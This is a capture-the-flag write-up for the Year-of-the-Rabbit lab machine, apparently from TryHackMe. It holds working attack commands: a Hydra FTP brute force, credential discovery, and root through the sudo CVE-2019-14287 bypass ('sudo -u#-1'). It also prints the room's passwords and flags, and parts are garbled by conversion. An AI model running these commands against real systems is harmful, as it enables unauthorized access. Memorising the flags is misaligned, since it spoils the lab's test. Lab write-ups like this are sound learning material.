# Year-of-the-Rabbit


Target IP: 10.10.149.129

## **Scanning**

```
-(kali®kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
 $ <u>sudo</u> nmap -sV -A 10.10.149.129 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 04:26 EDT
Nmap scan report for 10.10.149.129
Host is up (0.023s latency).
      STATE SERVICE VERSION
21/tcp open ftp
                      vsftpd 3.0.2
                      OpenSSH 6.7p1 Debian 5 (protocol 2.0)
22/tcp open ssh
ssh-hostkey:
    1024 a08b6b7809390332ea524c203e82ad60 (DSA)
    2048 df25d0471f37d918818738763092651f (RSA)
    256 be9f4f014a44c8adf503cb00ac8f4944 (ECDSA)
    256 dbb1c1b9cd8c9d604ff198e299fe0803 (ED25519)
80/tcp open http
                     Apache httpd 2.4.10 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.10 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
Aggressive OS guesses: Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4) (95%), Linux 3.16 (95%), Linux 5.4 (94%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera (Linux
2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4) (92%), Andro
id 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 22/tcp)
HOP RTT
              ADDRESS
    24.54 ms 10.14.0.1
    24.98 ms 10.10.149.129
OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 15.64 seconds
```

### **Enumeration**

Port 80: HTTP




There is a directory called <code>assets</code> with two files: <code>RickRolled.mp4</code> and <code>style.css</code>. I am afraid to click on the RickRolled.mp4, but it's a good song! While listening to this banger, there is an audio clip over the song mentioning <code>I am looking</code> in the wrong <code>place \*belch\*!</code>

Inside the <code>style.css</code> file, there is a comment with a hint pointing to <code>/sup3r\_s3cr3t\_f14g.php</code>. When browsing to this <code>/sup3r\_s3cr3t\_f14g.php</code> directory, I get a hint to turn off the JavaScript and then it gets redirected to <code>Rick Astley - Never Gonna Give You Up (Official Music Video)</code> YouTube video again.



However, I intercepted the request using burpsuite and obtained some key information about the application. It looks like our HTTP request gets redirected using the <code>/intermediary.php</code> file. The HTTP request above tried to direct us to <code>WEXYY2Cv-qU</code> directory.




# Index of /WExYY2Cv-qU

Name Last modified Size Description

Parent Directory 
Hot\_Babe.png 2020-01-23 00:34 464K

■ Parent Directory -



This hidden directory contains an image. Maybe there is hidden data inside this image?

<pre>(kali@kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]</pre>		
DECIMAL	HEXADECIMAL	DESCRIPTION
0 54	0×0 0×36	PNG image, 512 x 512, 8-bit/color RGB, non-interlaced Zlib compressed data, best compression
1 10 101 1010	1 10 101 1010	
36	36.zlib	

Running binwalk on this image shows it is using stegonagraphy technique to hide a zip file inside it.

There are two files inside this zip file: 36 and 36.zlib. The first file did not provide anything useful.

```
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iK027b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4 -- CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C7703FIy0c0sd
014xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
0plnI%f0~Jw71
0kLoLzfhqq8u&
kS9pn5yiFGj6d
zeff4#!b5Ib_n
rNT4E4SHDGBkl
KKH5zy23+S0@B
3r6PHtM4NzJjE
gm0 !! EC1A0I2?
```

Running cat on the 36.zlib outputs the message above. We are given a long list of possible passwords for the username ftpuser for the FTP application. I saved this long list of possible passwords on my machine for bruteforce.

#### Port 21: FTP

```
kali@kali: ~/Desktop/Lab-Resource/Year-of-the-Rabbit

File Actions Edit View Help

(kali@kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]

hydra -l ftpuser -P password ftp://10.10.149.129

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secre t service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-04 04:51:37

[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per task

[DATA] attacking ftp://10.10.149.129:21/

[21][ftp] host: 10.10.149.129 login: ftpuser password: 5iez1wGXKfPKQ

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-04 04:51:51
```

And it worked! Now we have an entry-point to the FTP application using ftpuser:5iez1wGXKfPKQ.

```
kali@kali: ~/Desktop/Lab-Resource/Year-of-the-Rabbit
File Actions Edit View Help
  -(kali®kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
$ ftp ftpuser@10.10.149.129
Connected to 10.10.149.129.
220 (vsFTPd 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34706|).
150 Here comes the directory listing.
                                      758 Jan 23 2020 Eli's_Creds.txt
-rw-r--r--
            1 0
                        0
226 Directory send OK.
ftp> mget *
mget Eli's_Creds.txt [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||41932|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% | ********** 758
                                                                    67.76 KiB/s
                                                                                   00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (19.89 KiB/s)
ftp> quit
221 Goodbye.
```

There is an interesting called <code>Eli's\_Creds.txt</code>.

I downloaded the text file above and saved it on my machine. The content seems to in Brainfuck language.

After decoding this code, I obtained the credentials eli:DSpDiMlwAEwid. This looks like an SSH login.

## **Exploitation**

```
E
                                      eli@year-of-the-rabbit: ~
     Actions Edit View Help
  -(kali®kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
$ ssh eli@10.10.149.129
The authenticity of host '10.10.149.129 (10.10.149.129)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.149.129' (ED25519) to the list of known hosts.
eli@10.10.149.129's password:
1 new message
Message from Root to Gwendoline:
"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidde
n message there"
END MESSAGE
eli@year-of-the-rabbit:~$ whoami
eli@year-of-the-rabbit:~$ id
uid=1000(eli) gid=1000(eli) groups=1000(eli),24(cdrom),25(floppy),29(audio),30(dip),44(video),4
6(plugdev),108(netdev),110(lpadmin),113(scanner),119(bluetooth)
eli@year-of-the-rabbit:~$
```

Using the credentials above, I now have a foothold on the machine as eli. Right away, we get another hint from Root mentioning a secret message has been left in left in leet s3cr3t hiding place. This sounds like a hidden directory.

# **Privilege Escalation**

```
eli@year-of-the-rabbit:/$ find / -name "s3cr3t" 2>/dev/null
/usr/games/s3cr3t
eli@year-of-the-rabbit:/$ cd /usr/games
eli@year-of-the-rabbit:/usr/games$ ls
               gnome-chess
                               gnome-nibbles
                                                             lightsoff
cmail
                                                 hitori
                                                                            shamax
                                                                                         xboard
               gnome-klotski
fairymax
                                gnome-robots
                                                 hoichess
                                                             maxqi
                                                                            sol
five-or-more gnome-mahjongg gnome-sudoku
four-in-a-row gnome-mines gnome-tetrave
                                                 hoixiangqi
                                                             quadrapassel
                                                                            swell-foop
                                                             s3cr3t
                                                                            tali
                                gnome-tetravex
eli@year-of-the-rabbit:/usr/games$ cd s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Jan 23
                                     2020 .
drwxr-xr-x 3 root root 4.0K Jan 23 2020
-rw-r--r-- 1 root root 138 Jan 23 2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!
Yours sincerely
   -Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

Performing a search for s3cr3t shows it is inside /usr/games directory. This directory contains a hidden file with the name .th1s\_m3ss4ag3\_15\_f0r\_gw3nd011n3\_0nly! and this file contains the password MnivcQvhQHUNI.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ id
uid=1001(gwendoline) gid=1001(gwendoline) groups=1001(gwendoline)
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ whoami
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$
```

And using the password above, I switched user to gwendoline user.

```
gwendoline@year-of-the-rabbit:/usr/bin$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:/usr/bin$ /usr/bin/vi /home/gwendoline/user.txt
```

Trying the commands from GTFOBins to elevate my privileges to root did not work. I did some Google search and found out this host is vulnerable to Sudo - Security Bypass (CVE:2019-14287).

```
gwendoline@year-of-the-rabbit:~$
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

# whoami
root
# |
```

And then I obtained root privileges by exploiting the sudo vulnerability.

```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd /home/gwendoline/
gwendoline@year-of-the-rabbit:~$ ;s
bash: syntax error near unexpected token `;'
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

The user.txt flag once I switched user to gwendoline user.

```
# cd /root
# ls
root.txt
# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
# ■
```

The flag.txt file once I leveraged the sudo vulnerability to gain a root shell.